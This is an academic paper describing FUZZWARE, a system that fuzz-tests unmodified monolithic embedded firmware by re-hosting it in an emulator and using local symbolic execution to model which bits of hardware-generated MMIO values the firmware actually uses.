As embedded devices are becoming more pervasive in our everyday lives, they turn into an attractive target for adversaries. Despite their high value and large attack surface, applying automated testing techniques such as fuzzing is not straightforward for such devices. As fuzz testing firmware on constrained embedded devices is inefficient, state-of-the-art approaches instead opt to run the firmware in an emulator (through a process called *re-hosting*). However, existing approaches either use coarse-grained static models of hardware behavior or require manual effort to re-host the firmware.

We propose a novel combination of lightweight program analysis, re-hosting, and fuzz testing to tackle these challenges. We present the design and implementation of FUZZWARE, a software-only system to fuzz test *unmodified* monolithic firmware in a scalable way. By determining how hardware-generated values are actually used by the firmware logic, FUZZWARE can automatically generate models that help focusing the fuzzing process on mutating the inputs that matter, which drastically improves its effectiveness.

We evaluate our approach on synthetic and real-world targets comprising a total of 19 hardware platforms and 77 firmware images. Compared to state-of-the-art work, FUZZWARE achieves up to 3.25 times the code coverage and our modeling approach reduces the size of the input space by up to 95.5%. The synthetic samples contain 66 unit tests for various hardware interactions, and we find that our approach is the first generic re-hosting solution to automatically pass all of them. FUZZWARE discovered 15 completely new bugs including bugs in targets which were previously analyzed by other works; a total of 12 CVEs were assigned.

1 Introduction

Embedded systems have pervaded our everyday lives, facilitating the transition of our society towards a connected, "smart" world. Security plays an enabling role, and a first step for secure connected devices is to proactively identify their security vulnerabilities in an efficient and scalable way. One way to achieve this goal is automated fuzz testing (*fuzzing*). Unfortunately, fuzzing of embedded devices is challenging [39]. Fuzzing on-device is impractical for firmware due to low fuzzing speeds caused by limited hardware resources [21]. Fuzzing the device in an entirely black-box manner [9] results in missing feedback and limited crash detection, which dramatically limits the fuzzer's effectiveness [21,25,42]. Similarly, fuzzing with the device "in-the-loop" [38,39] also leads to resource constraints due to the need to synchronize hardware and emulated environments.

One way to address the aforementioned inherent issues is *re-hosting*, where firmware is executed in an emulated environment [17, 51]. Various approaches exist to dynamically analyze Unix-based firmware via re-hosting [8, 46, 56], but these approaches do not apply to monolithic firmware, which consists of a single, opaque binary blob. Modern emulation environments [5, 50] allow re-hosting even monolithic firmware by precisely emulating a limited set of hardware. However, such tools require an analyst to find or manually create software equivalents (*models*) of all hardware peripherals for the firmware to run, which is a complex and time-consuming task.

Hence, recent work shifted towards automated hardware-less rehosting, and different strategies to deal with hardware peripherals have emerged. *High-level emulation* approaches attempt to tackle the problem of missing peripheral models by re-implementing and hooking into known libraries to avoid hardware accesses altogether [11, 33, 35]. In contrast, *pattern-based modeling* approaches model a hardware peripheral's registers by matching access patterns to common static hardware register types [18, 22, 23]. A third direction is given by tools deploying *guided symbolic execution*, which treats hardware registers as sources for symbolic inputs. The resulting symbolic values are then solved towards the most promising paths guaranteeing the firmware's operation [7, 57]. All of these strategies allow rehosting of firmware, however, we show that they hit several limitations when the rehosted firmware is tested via fuzzing.

To fill this gap, we propose a fine-grained automated modeling approach, which is optimized for use with a coverage-

guided fuzzer. Our approach is driven by the insight that many accesses to hardware peripherals are short-lived and occur for reasons unrelated to the firmware's overall behavior, such as to check a peripheral's status or set its configuration. For the accesses that *do* influence its behavior, the firmware often leaves large parts of its input unused, e. g., directly by extracting only a couple of bits from a 32-bit value, or indirectly by differentiating between only a handful of status values. By regularly querying more data than it uses, the firmware incurs significant *input overhead* while accessing hardware.

To eliminate this overhead, once per unique peripheral access, we utilize locally-scoped dynamic symbolic execution (DSE) and analyze which parts of the hardware-generated value are actually meaningful to firmware logic. However, unlike prior approaches, we do not use the DSE engine to solve towards specific values for exploring specific parts of the firmware's functionality. Instead, we use the generated constraints to infer generic *access models* geared towards input overhead elimination. These access models are then used to configure an emulator, and their concrete values are later served by the fuzzer. An important aspect of this modeling approach is that at no point during emulation do our models take actual decisions, or prioritize one decision over another. The single goal of this modeling is to present the original set of choices to the fuzzer with as little overhead as possible. Consequently, the fuzzer can still explore all paths that the firmware could take based on hardware-generated values.

We implement our approach in a tool named FUZZWARE and evaluate it against 77 firmware images spanning a total of 19 hardware platforms. Our evaluation shows that while consuming 0.5%-2% of the total experiment computation time, our access models eliminate up to 95.5% of inputs as *input overhead*, allowing the fuzzer to focus on mutating only the relevant 4.5% of hardware-generated values. Compared to state-of-the-art tools [18, 57], FUZZWARE achieves up to 3.25 times the coverage (over a period of 24 hours), discovers additional bugs in samples already analyzed by those tools, and is the first approach to achieve a perfect passing score on the rehosting unit test benchmark introduced by P2IM [18]. Finally, we show how FUZZWARE can be used to identify vulnerabilities in complex, real-world targets. To this end, we analyze the network stacks of two widely-used embedded firmware frameworks, ZEPHYR [55] and CONTIKI-NG [12]. We discovered 15 previously unknown vulnerabilities, leading to the assignment of 12 CVEs.

In summary, we make the following contributions:

- We propose a novel, fine-grained *access modeling* approach which preserves all paths through firmware logic and allows a fuzzer to efficiently mutate only meaningful hardware-generated values.
- We describe and implement FUZZWARE, a highly efficient, self-adapting fuzzing system capable of testing monolithic firmware images in an OS-agnostic way.
- In several experiments, we show that FUZZWARE outperforms prior work on testing embedded firmware. Our prototype found 12 previously unknown vulnerabilities in core embedded network stacks which we responsibly disclosed to the affected vendors.

To foster research on this topic, we will release FUZZWARE, the experimental data sets, and the bug details at https://github.com/fuzzware-fuzzer/fuzzware.

2 Technical Background

Before explaining the technical details of our approach, we first discuss different aspects of embedded systems and firmware that make them interesting and difficult to analyze.

2.1 Monolithic Embedded Systems

Embedded systems are often purpose-built, resource-constrained devices. The code these systems run is known as *firmware*. The firmware of an embedded system is responsible for all the device's functions and may or may not contain a traditional OS. Monolithic firmware images, which are the focus of this work, contain none of the traditional metadata found in binary executables. This makes them difficult to analyze by traditional means.

2.2 Memory-mapped IO

Modern CPU architectures allow for accesses to its peripherals via *memory-mapped I/O (MMIO)*. These peripherals are assigned a region of the device's physical memory space. Each of the region's memory locations, termed *MMIO registers* in chip documentation, is accessed via regular load/store instructions. Rather than behaving like normal memory, these instructions instead trigger hardware behaviors in the affected peripheral. For example, consider a button connected to a GPIO pin of an embedded microcontroller (MCU). The MCU can check whether the button is pressed by reading from the MMIO register that represents its GPIO pin. MMIO registers of different types perform certain roles, such as identification, status (e. g., whether a button is pressed), configuration, and data transfer. As such, MMIO registers can *quickly change values* at any time. Registers vary in terms of their size (bit-width) as well as allowing read and/or write operations.

Consider firmware code running on an MCU with a serial port. Figure 1 shows how the I/O of such an MCU may be organized. After configuring the serial baud rate, the firmware waits for a command to initiate a data transfer. The user connects via their own computer to a serial communication port in the MCU. The firmware notices incoming data by checking the serial peripheral's status registers and reads the serial data via the peripheral's data register. Note that there exists no standardized source of input, such as `stdin`. Input into embed-




Figure 1: Memory layout of a hypothetical embedded system, showing the correspondence between the memory map, peripherals, and MMIO registers.

ded systems may come from numerous hardware peripherals, potentially even multiple sources in the same device.

2.3 Interrupts and DMA

In addition to the software-initiated communication channels, the hardware has two additional means to communicate with its firmware: First, hardware uses interrupts to notify the software of asynchronous events [32]. For example, a serial port could be configured to trigger an interrupt when data arrives, allowing it to be processed immediately. The CPU tracks these interrupts by their interrupt number and maintains a table of firmware functions, so-called interrupt service routines (ISRs), which process new events. Depending on the CPU model, interrupts can also be selectively disabled, or given a priority level, allowing some interrupts to take precedence. The association of the peripheral with its interrupt number depends on the specific CPU model in use and may vary widely, even within products from the same vendor. The second asynchronous communication channel is called direct memory access (DMA), which is configured via MMIO. Using DMA, a peripheral is able to update firmware-accessible regular memory by talking directly to the memory controller and without involving the CPU. While interrupts are universally used as a source of input into firmware, DMA is primarily used in high-throughput scenarios such as USB.

2.4 Re-Hosting Embedded Systems

Firmware re-hosting is a way to run a firmware binary image without relying on actual hardware. Emulating firmware in a fully virtualized environment allows multiple emulator instances to be run in parallel and thus enables effective dynamic analysis techniques such as fuzzing. Generally speaking, to re-host firmware, one needs to emulate three main interactions between firmware and hardware: interrupts, DMA, and MMIO. From these three, MMIO, which we focus on in this work, represents a significant share and is used universally. We need to properly handle MMIO accesses to even reach the parts of firmware that perform DMA. To handle MMIO behavior in firmware, various approaches take different directions. For example, QEMU fully re-implements the behavior of each MMIO register. While this approach can precisely emulate MMIO, it requires a significant amount of engineering effort for each emulated peripheral, as well as access to full hardware documentation.

An alternative approach to modeling MMIO peripheral behavior is *approximation*. The basic idea is to involve a fuzzer to handle MMIO accesses just as they would occur in practice. In its most naïve form, a fuzzer-provided value can directly be served as a hardware-generated value, whenever firmware code accesses an MMIO register. This general approach is appealing, as it allows running the firmware without a priori knowledge about MMIO usage and handling MMIO accesses even if no precise implementation of a peripheral is available. However, as we will discuss next, this is very challenging: a fuzzer has to provide inputs for an overwhelming amount of MMIO accesses, many of which are irrelevant to firmware behavior, and hence such an approach does not scale to real-world systems.

3 MMIO Access Handling

As discussed in the previous section, firmware universally relies on MMIO accesses. Therefore, handling MMIO accesses during emulation is crucial to enabling efficient firmware fuzzing. In the following, we investigate why a naïve fuzzing-based approach to MMIO access handling exposes the fuzzer to large amounts of *input overhead*. Next, we discuss previous approaches to removing this overhead via MMIO modeling and their shortcomings in enabling effective, scalable fuzzing.

3.1 Input Overhead

Assume a naïve approach where bits from a random byte stream generated by a fuzzer are served as *hardware-generated values* (i. e., values which, from the firmware's perspective, are provided by a hardware MMIO register). We refer to these bits as the fuzzer-mutated *input space* which is then processed by the firmware logic. This input space contains both *relevant* bits, i. e., bits affecting the firmware logic, and *input overhead*. For each MMIO access, we differentiate between two types of input overhead:

- *Full input overhead*: No bit provided by the fuzzer is relevant. In other words, the emulator could have handled the MMIO access statically, e. g., by providing an arbitrary value.
- *Partial input overhead*: One or more bits are relevant, i. e., they influence the firmware logic (e.g., by influencing control-flow decisions), while other bits do not. For example, consider firmware code that accesses a 32 bit wide MMIO register, but actually uses only 8 bits of the resulting hardware-generated value. If the full 32 bits of fuzzing input are consumed to serve the access, 24 bits of *partial input overhead* are introduced.

```
u8 serial_getc() {
    // Busy-check for data presence
    while (mmio->status != HAS_DATA){}; (1)
    // Indicate read via GPIO
    gpio->val = gpio->val | UART_ACTIVE; (2)
    // Read full data register
    u32 data = mmio->data; (3)
    // Mask data part and return
    return data & 0xff;
}
```




Figure 2: An example of a function for retrieving input from a serial port peripheral. The annotations indicate resulting MMIO accesses relating to overhead (gray) and actual application data (black).

```
1  void perform_op() {
2   // Check requested operation
3   switch (mmio->op) {
4     case A: handle_A(); break;
5     case B: handle_B(); break;
6     case C:
7       if(mmio->status == SPECIAL) {
8         handle_C_special(); break;
9       } else {
10        handle_C_default(); break;
11      }
12    default: housekeeping();
13  }
14 }
```

Figure 3: An example of a function that takes actions based on MMIO input using switch/case and if/else constructs.

While fundamentally simple, these overhead types govern the fuzzer's efficiency: Exposing the fuzzer to input overhead leads the fuzzer to mutate bits that do not affect firmware logic, hence wasting resources. To better understand this in practice, we explore two code examples which are inspired by real-world firmware and represent typical firmware operations.

Example 1. Figure 2 shows a typical firmware function that retrieves a character from a serial port. This function waits for the serial port to have data available (1 in Figure 2), triggers a GPIO write (e. g., to turn on a busy indicator LED) in 2, and finally returns one byte of data. The waiting for serial data involves polling for a specific value (1), defined by the hardware, which indicates that one byte has arrived. Without modeling, the fuzzer is rather unlikely to feed the correct value to the MMIO access, thus bottle-necking on the loop until the correct input is found by chance. As only one specific value is accepted, this is a prime example of full input overhead hindering the fuzzing process. While writing to GPIO might be seen as an MMIO write operation, GPIO bits are typically packed into registers with 32 bits representing 32 GPIO pins. Therefore, to perform a GPIO operation without affecting the nearby bits, we must read 4 bytes (2), flip the desired bit, and write the result back. The data initially read has no impact on the program (full input overhead). Eventually, we read the actual data from the serial port (3). While this serial port is byte-oriented, the MMIO register itself is typically 4 bytes wide, i. e., we read 3 bytes more than needed. To prevent any side-effects of this operation, the firmware masks off only the data byte and returns it. This is a case of partial input overhead. As a result, *only a single one* of the 12 (or more) bytes read in this function is passed on to firmware logic (marked as a black square in Figure 2). For this function, a naïve modeling approach that passes fuzzer input to each MMIO access has a minimum input overhead of 92%. The actual overhead is likely even larger if the fuzzer needs multiple attempts to guess the value of `HAS_DATA`.

Example 2. Figure 3 shows another set of typical firmware code constructs that introduce a less obvious source of *partial input overhead*. The function decides which operation to execute based on a hardware-generated value (Line 3) and, in one case (Line 7), also checks the peripheral's status register. Without further insight, the fuzzer would have to provide 4 bytes (32 bits) for each MMIO access and correctly guess meaningful values. The fuzzer's large input space is contrasted by the limited number of meaningful values it can find: The firmware differentiates between only 2 status conditions (special or non-special) as well as 4 different operations (A, B, C, or default). These choices can be expressed by only 1 and 2 meaningful bits respectively, resulting in 94% and 97% *partial input overhead*.

3.2 Previous MMIO Modeling Approaches

In essence, recently proposed hardware-less rehosting approaches deploy one of the following strategies to deal with unknown peripherals:

- *High-level emulation* gets past the need of modeling specific hardware peripherals by completely avoiding MMIO accesses. Previous work abstracts firmware code that performs low-level MMIO accesses by hooking into, and manually handling, higher-level library functions [11, 35].

- *Pattern-based MMIO modeling* tackles MMIO accesses directly. They allow emulated firmware to perform MMIO accesses and attempt to reduce the input space by using access pattern-based heuristics [18, 22, 23]. This means that one observes accesses to an MMIO register, matches these observations to common, pre-defined patterns, and assigns a model to that specific MMIO register. This model then determines how to serve future accesses to this register.

- *Guided Symbolic Execution-based modeling* approaches [7, 57] improve upon pattern-based MMIO modeling. Instead of assigning static patterns based on heuristics, accesses to hardware are treated as symbolic values. Whenever a concrete value for one MMIO access is needed, the underlying symbolic variable is

solved towards the most *promising* path, i. e., more coverage of the firmware logic.

We identify three problems with the current approaches to MMIO modeling: (1) per-firmware manual effort, (2) incomplete overhead elimination, and (3) path elimination.

Per-firmware manual effort. All prior solutions require manual work when preparing specific firmware for fuzzing campaigns. For instance, this includes the creation of HAL abstractions, correcting misclassified MMIO registers, or identifying *alive* and *kill* points to steer the symbolic execution engine. Although recent approaches [7, 57] deploy heuristics to reduce the manual involvement, we note that in practical usage, firmware-specific knowledge is still required, limiting the flexibility for fuzz testing.

Incomplete overhead elimination. While effective in removing full input overhead, pattern-based approaches generally make assumptions about hardware behavior based on conventions of how firmware is "typically" implemented rather than considering actual firmware logic. However, they are unable to identify which parts of an input are actually used by firmware, i. e., they cannot eliminate *partial input overheads*.

Consider Example 1 from the perspective of pattern-based register modeling. As pattern-based MMIO modeling approaches lack insight into firmware-internal logic, they are unaware of the fact that 3 out of the 4 bytes read from the serial data register (③ in Figure 2) are discarded. As a result, these approaches cannot eliminate the 75% of partial input overhead introduced by the access.

While incomplete overhead elimination does not affect rehosting itself, it becomes problematic during fuzz testing: a fuzzer will spend a significant amount of time mutating values that have no impact on program logic.

Path elimination. While guided symbolic execution-based approaches reduce large parts of input overhead, they willingly accept to leave specific parts of the firmware unexplored during fuzz testing, i. e., eliminating available execution paths from the firmware. High-level emulation replaces full parts of the firmware with abstractions, and pattern-based MMIO may miscategorize certain registers or wrongly conclude that no relevant options exist for a given MMIO access. Guided symbolic execution-based approaches use heuristics and human insights to decide which paths are worthwhile to explore.

Although path elimination allows for rehosting of the firmware, it has severe consequences for fuzz testing. First, eliminating specific paths may render large parts of the firmware's functionality unreachable and in turn impossible to analyze. Even assuming correct modeling, path elimination will affect error handling and recovery functions, which may contain bugs, and should not be dismissed. Furthermore, we argue that differentiating between regular firmware behavior and error handling functionality is an undecidable problem in the general case: Error conditions may be met in firmware logic with complex diagnostics and recovery attempts. At the same time, regular firmware behavior that inconspicuously waits for asynchronous events may appear as an infinite loop which does not perform any meaningful operations. This directly reflects on state-of-the-art solutions, which run into execution stalls without human assistance [18, 57].

Following these insights, we conclude that an effective rehosting solution for fuzz testing must avoid path elimination, while at the same time reducing the per-firmware manual effort and eliminate as much input overhead as possible, which is directly reflected in our design.

4 Design

In the following, we introduce the design of FUZZWARE, a generic firmware fuzzing approach that allows a fuzzer to efficiently explore firmware behavior by precisely eliminating both partial and full input overhead.

To this end, we base our modeling on lightweight program analysis techniques that allow us to spot partial uses of hardware-generated values. To analyze the behavior of firmware code, we employ dynamic symbolic execution (DSE) [43]. DSE allows us to generate a set of constraints representing all possible uses of a hardware-generated value. Evaluating these constraints allows us to narrow down the set of values to be explored by the fuzzer. Typically, using symbolic execution for modeling introduces high computation costs due to the state explosion problem. We avoid this drawback by using *local DSE*, where DSE is used only to execute the code in the context of a specific MMIO access. We describe the details of limiting the DSE's scope in Section 4.3.

4.1 Prerequisites and Threat Model

FUZZWARE has the following prerequisites and threat model:

Prerequisites. FUZZWARE shares two basic prerequisites with all other re-hosting systems: First, we assume that we are able to obtain a binary firmware image for the target device. Second, just like other re-hosting systems, we assume basic memory mappings such as RAM ranges and the broad MMIO space to be provided. Depending on the target CPU architecture, these generic ranges may be standardized [1].

Threat Model. Given no additional knowledge about the specific hardware environment of a given binary firmware image, we assume during fuzzing that an attacker is able to control the inputs provided to the firmware. Commonly, these inputs may correspond to the contents of an incoming network packet read via MMIO, data received via a serial interface, or sensory data such as temperature measurements. We analyze situations where an attacker has less control over hardware-generated values in Section 6.4.




Figure 4: FUZZWARE's MMIO access handling design. The fuzzing engine generates a raw input file. Upon MMIO accesses, chunks of the input file are consumed by MMIO access models and translated into (potentially larger) hardware-generated values, which are then served to the emulated firmware. Once the raw input is exhausted, coverage feedback is provided to the fuzzing engine to guide the fuzzing process.

4.2 FUZZWARE's Emulator

We now describe the design of FUZZWARE's emulation component. Figure 4 shows that, from a high-level point of view, FUZZWARE uses an ISA emulator and a coverage-guided fuzzing engine (fuzzer). As FUZZWARE aims to eliminate *partial input overhead*, we introduce *access models*, a mechanism to *translate* small amounts of fuzzing input bits into values that are meaningful to firmware logic, while eliminating input overhead in the process.

We start by loading a given monolithic firmware image into the ISA emulator. We set up a harness that dynamically intercepts all *MMIO accesses*, i. e., memory operations performed by the emulated firmware code on all addresses within MMIO regions. The harness is provided a *raw input* (i. e., a plain binary file) generated by the coverage-guided fuzzer; then, it starts firmware code emulation. The raw input is consumed in chunks to serve MMIO accesses. Whenever firmware code performs an MMIO access, the harness checks whether we already assigned an *MMIO access model* to this specific access. If a model is available, and depending on the type of input overhead, the harness may be able to handle the access without consuming any raw input (in case of *full input overhead*). Otherwise, the harness consumes a chunk of raw input and translates it into a hardware-generated value via the model (*partial input overhead*). The hardware-generated value is then used to serve the MMIO access. The emulator runs the firmware code until the fuzzer's raw input is exhausted and it can no longer serve MMIO accesses. We term this emulation cycle an *emulation run*. As an emulation run is concluded, the harness restores firmware to its clean state, and reports coverage feedback for the previous emulation run to the fuzzer. Based on this feedback, the fuzzer generates another raw input and provides it to the harness for the next emulation run.

However, if during emulation a specific MMIO access has no model assigned yet, raw input chunks are used as hardware-generated values without translation. In parallel to ongoing fuzzing, FUZZWARE initiates modeling of each newly seen *MMIO access context* (the pair of current program counter and MMIO address). In a separate emulator instance, we create a snapshot of the firmware's state (i. e., register and memory) right before the MMIO access. We use symbolic execution from this snapshot to derive a matching model (described in detail in Section 4.3). We then re-configure the emulator with new models, allowing the fuzzer to more effectively discover further firmware logic with less input overhead.

We bootstrap this fuzzing loop by providing no initial MMIO access models. Models are continuously generated and added to the emulator configuration while the fuzzer is active. This design provides a generic, self-adapting firmware emulation environment, which allows a fuzzing engine to explore unknown firmware with minimized input overhead.

4.3 Modeling Approach

As previously explained, for each MMIO access context (i.e., program counter and accessed MMIO address), we construct an access model. To do so, we replay the input for which the new MMIO access is performed, and snapshot the emulator's register and memory state just before firmware would perform the MMIO access. We pass this snapshot on to our DSE engine for modeling, and symbolically execute the code, starting from the snapshot. Each MMIO access observed during the symbolic execution is treated as a separate symbolic variable.

Modeling Analysis Scope. We track the first MMIO access (as well as any additional accesses from the same access context), to follow whether the resulting symbolic variable is still *alive*, i. e., at least one symbolic expression in memory or a register still depends on it. The symbolic execution continues until one of the following events occurs:

1. All tracked symbolic variable are dead (i. e., not alive),
2. the current function returns,
3. a tracked symbolic variable is leaving the scope of the analysis (i. e., it is written to global memory or to a stack frame of a function higher in the call stack), or
4. a pre-defined limit of computation resources is exhausted (timeout, number of symbolic states, or number of DSE steps was reached).

Using these exit conditions, we narrow down DSE to a small, manageable scope, in which we are able to observe all actions that firmware takes based on an MMIO access. At the same time, we do not model uses of a hardware-generated value beyond this scope. The rationale behind this scoping decision lies in the short-lived nature of MMIO register states (see Section 2.2), which forces firmware to frequently access and quickly discard hardware-generated values. As we will show in Section 6.1, our evaluation supports this notion.

Upon hitting one of the exit conditions, the modeling logic analyzes the resulting symbolic states. Each symbolic state corresponds to a possible path that firmware code could take depending on hardware-generated values. A symbolic state has a set of different path constraints, i. e., conditions that

Table 1: MMIO Access Models. HW denotes the Hamming Weight.

Model Type	Overhead	Parameters	# Fuzzing Bits	Output
Constant	full	constant	-	constant value
Passthrough	full	-	-	stored value
Bitextract	partial	bitmask	HW(bitmask)	filled bitmask
Set	partial	constants	$log_2\|\text{constants}\|$	selected value
Identity	none	-	full access size	fuzzing bits

hardware-generated values need to adhere to, as well as possible symbolic expressions containing tracked variables which are still alive. These symbolic states are then used as input to assign and configure a model for the analyzed MMIO access.

Model Design Considerations. Based on the previous discussions, two aspects are central to our model design: First, models provide *reproducible* translations. Performing an emulation run for a given raw input multiple times has to result in identical firmware executions. We require identical behavior as we generate MMIO access snapshots for modeling in separate emulator instances, in parallel to ongoing fuzzing. To keep translations reproducible, we derive hardware-generated values exclusively from chunks of fuzzing input. Second, we design our models to *preserve firmware code paths*. While we aim to eliminate as much input overhead as possible, we conservatively apply models that do not make firmware code paths unavailable in the process. Thus, we only model accesses based on variable uses that we can fully observe. In case a live variable leaves our analysis scope, we base our modeling on the constraints that firmware logic has already placed on the modeled variable (e. g., a bit mask has been applied before data gets returned, see (3) in Figure 2).

Error Handling and Execution Stalls. Naturally, by preserving all firmware code paths, we also allow the fuzzer to exercise error paths. This is intentional: Contrary to previous modeling approaches, we explicitly do not try to prioritize specific paths or remove entire paths that *appear* uninteresting (cf. Section 3.2). Instead, we find that code which handles irregular conditions may contain bugs, and should likewise be included in the analysis. This inevitably leads to inputs that result in stalled firmware execution. However, we note that these cases are seamlessly dealt with by the fuzzer: Whenever execution is stalled, the fuzzer will recognize missing code coverage. Consequently, the corresponding inputs will be discarded as uninteresting, and the mutation engine will quickly yield inputs with more significant code coverage. We want to stress that this conscious decision to explore error handling does not only allow for discovery of bugs which may be missed otherwise, but also enables truly robust and automated fuzzing of firmware, as neither a human analyst nor heuristics are needed to identify *interesting* paths.

4.4 FUZZWARE Model Definitions

We define a total of five generic MMIO access models that can be assigned from a DSE-produced set of symbolic states. Each of these models provides a blueprint to the emulator for how to handle a specific MMIO access and systematically remove input overhead, full or partial, either for typical control-flow based MMIO uses (i. e., taking different actions based on a value) or data-based MMIO uses (i. e., reading data and dismissing all or parts of it). Some of these generic models accept parameters by specification. We use the symbolic states to first assign a generic model and then instantiate it via parameters for the given MMIO access. The generic models contain a specification for the emulator on how to apply the model parameters to determine a hardware-generated value. For models handling *full input overhead*, model parameters alone are sufficient to handle the access, without consuming any fuzzing input. For models handling *partial input overhead*, the emulator requires fuzzing input to apply the model. In these cases, it uses the model's parameters to *translate* a fuzzing input chunk into a hardware-generated value.

We now detail our five generic models. For each one, Table 1 shows which type of input overhead it handles (Overhead), which parameters it uses (Parameters), how many raw fuzzing bits an access consumes (# Fuzzing Bits), and how models use parameters to translate the raw fuzzing input into the hardware-generated value (Output).

1) Constant Model. This model describes MMIO accesses where a specific constant is used as part of a comparison, which must be satisfied to allow execution to proceed (see (1) in Figure 2).

2) Passthrough Model. This model is assigned to accesses where the hardware-generated value is determined to not affect the firmware's state. We treat the MMIO access like a regular memory access. These include, for example, accesses to configuration registers (see (2) in Figure 2).

3) Bitextract Model. The bitextract model is used when only a portion of the bits read from MMIO are used by the firmware. For example, this is the case when four bytes are read from an MMIO register and a bitmask is applied to only retain a few bits while the others are discarded (see (3) in Figure 2). Note that similar effects occur for bit shifts, truncations, and equivalent instruction composites.

Examples: A 4 byte-wide MMIO access is performed with a model-computed bit mask of 0x00ff0000. The emulator consumes a byte of fuzzing input, e. g., 0x4e. The emulator serves 0x004e0000 as the hardware-generated value for the MMIO access. For a bit mask of 0xfff0000f and a consumed raw input chunk 0xabf8, the emulator serves 0xabf00008.

4) Set Model. The set model handles the situation where a (part of the) hardware-generated value is checked against different values to determine control flow. The model is applied in case a discrete list of values can be precomputed such that each value represents exactly one of the possible control-flow options. A chunk of raw fuzzing input is interpreted as the fuzzer's choice from among the different options for each individual access. Possible instances include status and iden-

tification registers, where the firmware performs different actions based on the hardware-generated value (see Figure 3).

Example: A 2 byte-wide MMIO access is performed for a model-computed list of four precomputed values [1,5,7,128]. The emulator consumes 2 bits of fuzzing input, e. g., 0x1. The emulator serves 0x0005 as the hardware-generated value.

5) Identity Model. This model is assigned if DSE determines that all bits of a hardware-generated value are meaningful (i. e., used by firmware). It is also used as a fallback in case an unconstrained symbolic variable escapes the analysis scope, or if DSE does not complete within its resource limits. In these situations, we conservatively assume that every bit of the hardware-generated value may later be used by the firmware. Thus, we allow the fuzzer to try all values and therefore to discover all firmware paths. As we will show in Section 6.1, this fallback is rarely required in practice.

Model Computation By Example. For further explanation, we re-visit the busy check of the serial peripheral's status shown in (1) in Figure 2. While stepping through the loop, our symbolic execution reaches the comparison and splits the execution into two states—one which exits the loop and another which takes an additional loop iteration. By generating multiple of these states and inspecting path constraints, we can show that for each state that exits the loop, the hardware-generated value has to be equal to `HAS_DATA` during the last access, while prior accesses had to be different from `HAS_DATA`. Consequently, firmware execution does not continue without the hardware-generated value being equal to `HAS_DATA`. We can use this information to assign the *Constant Model*, parameterized with the value of `HAS_DATA`. Similarly, for the GPIO update in (2), DSE will show that the queried hardware-generated value is only written back to an MMIO address, but not involved in a constraint on the execution state otherwise. Hence, we assign the *Passthrough Model*. Finally, for (3), DSE shows that while no constraints exist on the path itself, a masked part of the hardware-generated value is returned from the function. As the DSE terminates on the function boundary (to avoid path explosion), we assign a *Bitextract Model*.

4.5 Interrupt, Timer and DMA Handling

As described in Section 2.1, interrupts are an asynchronous source of input into firmware logic. As an ISA emulator does not contain any notion of peripherals to raise interrupts, this behavior has to be triggered by FUZZWARE. Per default, FUZZWARE raises each of the currently-enabled interrupts in a rolling fashion after a certain number of basic blocks is executed. The set of enabled interrupts is tracked by examining the state of the CPU's interrupt controller during execution.

Among other peripheral behavior, FUZZWARE mimics interrupt-based timer peripherals this way. To provide additional flexibility in exploring how firmware logic reacts to specifically-timed events, FUZZWARE allows precise control over both when and which interrupts should be raised. Similar to how fuzzing input is used by access models to determine hardware-generated values, fuzzing input can be used to determine the timing of the next interrupt, as well as its number. This allows the fuzzer to discover the influence of very specific interrupt timings on firmware behavior.

Note that FUZZWARE can support some forms of DMA by defining transfer buffers as MMIO regions. However, FUZZWARE currently does not explicitly model DMA in an automated way given that this is out of scope for this work.

5 Implementation

We implement a prototype of FUZZWARE targeting the ARM Cortex-M standard. We chose this platform due to its wide adoption in practice and projected future popularity [4]. The implementation is designed such that support for other targeted ISAs is possible in the future.

5.1 FUZZWARE's Emulator

Our implementation is based on Unicorn Engine [49] as the base ISA emulator and we use legacy AFL [54] as the fuzzing engine for a fair comparison with other modeling approaches. We also integrated AFL++ [19] for its extended feature set and baseline performance. We handle MMIO accesses by registering memory access hooks for MMIO regions with the native Unicorn API. We handle hooked read accesses by writing the output of the assigned model (as described in Section 4.3) to the accessed MMIO address before the read operation is performed. We associate a memory access with its corresponding model by its *MMIO access context*, i. e., the pair of program counter and MMIO address. If no associated model exists, we default to handling the access according to the *Identity Model*. We use three generic files as initial fuzzing inputs (each 512 bytes in size): All zero-bits, all one-bits, and concatenated 32-bit values with a shifting 1-bit each.

Empirically, we have found that consuming raw fuzzing input provided by an unmodified byte-oriented fuzzer on a bit-granular level conflicts with the heuristics that drive the fuzzer's input mutation process. Consequently, to handle MMIO accesses, we consume raw inputs on a byte-granular level. For example, while each access to a set model with four elements requires a minimum of two bits of fuzzing input, a byte is consumed in our current implementation.

Timers and Interrupts. Timers and interrupts are a source of nondeterminism in firmware execution. As discussed in Section 4.3, we require emulation runs to be fully reproducible. To achieve precisely reproducible timing behavior, we measure elapsed time by the number of emulated basic blocks. We also extended the Unicorn Engine with an implementation of the interrupt controller (NVIC) and the system tick timer (SysTick), which are defined in the Cortex-M standard.

5.2 MMIO Access Modeling

For DSE, we chose angr [44, 45] as an engine, as it—just like Unicorn Engine—readily supports a wide range of ISAs and lends itself well to including more architectures.

After loading a firmware state snapshot into angr and creating a symbolic variable for the hardware-generated value representing the tracked MMIO access, we track the variable's liveness via reference counting. We increment the reference count whenever DSE writes a symbolic expression containing the tracked variable to a register or to memory, and we decrement the count whenever such an expression gets overwritten. To track whether register value assignments from a concrete restored state snapshot influence modeling results, we taint registers after loading the snapshot.

